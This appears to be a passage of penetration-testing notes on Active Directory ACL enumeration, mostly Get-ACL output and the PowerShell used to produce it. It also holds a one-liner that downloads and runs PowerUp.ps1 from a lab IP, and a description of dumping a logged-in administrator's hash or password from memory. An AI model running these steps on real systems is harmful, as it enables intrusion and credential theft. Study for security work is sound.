InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\Usuarios autentificados
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner
```

Example:
(Get-ACL "AD:$((Get-ADUser -Identity 'lesley.cherrita').distinguishedname)").access | Select ActiveDirectoryRights,AccessControlType

```
PS C:\Users\kai.bel> (Get-ACL "AD:$((Get-ADUser -Identity 'lesley.cherrita').distinguishedname)").access | Select ActiveDirectoryRights,AccessControlType

                                                ActiveDirectoryRights AccessControlType
                                                --------------------- -----------------
                                                          GenericRead             Allow
                                                          ReadControl             Allow
                                                            GenericAll            Allow
                                                            GenericAll            Allow
                                                            GenericAll            Allow
                                                         ExtendedRight            Allow
                                       ReadProperty, WriteProperty                Allow
                                       ReadProperty, WriteProperty                Allow
                                       ReadProperty, WriteProperty                Allow
                                                         ExtendedRight            Allow
                                                         ExtendedRight            Allow
                                                         ExtendedRight            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                       ReadProperty, WriteProperty                Allow
                                       ReadProperty, WriteProperty                Allow
                                       ReadProperty, WriteProperty                Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                            GenericRead           Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                       ReadProperty, WriteProperty                Allow
                                       ReadProperty, WriteProperty                Allow
                                                                Self              Allow
                                                                Self              Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                          ReadProperty            Allow
                                                         WriteProperty            Allow
                                                            GenericRead           Allow
                                                            GenericRead           Allow
                                                            GenericRead           Allow
                                       ReadProperty, WriteProperty                Allow
                          ReadProperty, WriteProperty, ExtendedRight              Allow
                                                             GenericAll           Allow
                                                           ListChildren           Allow
CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner  Allow
```

Beneficial tips :)

Use 64-bit powershells script on 32-bit PC.

Example:
powershell.exe -c "[Environment]::Is64BitProcess"
cd C:\Windows\sysnative\WindowsPowerShell\v1.0\
powershell.exe -c "[Environment]::Is64BitProcess"
powershell.exe -c "iex(new-object net.webclient).downloadstring('http://10.10.14.75:81/PowerUp.ps1'); Invoke-AllChecks"

The administrator that logs into any device without deleting its hash in the memory cache.

If you are a domain administrator or etc, you log into our device and we get to escalate privileges such as NT Authority System due to privesc Local, GPO, ACL, Token or etc attacks, we can perform a dump to extract the hash or password in plain text from the victim user.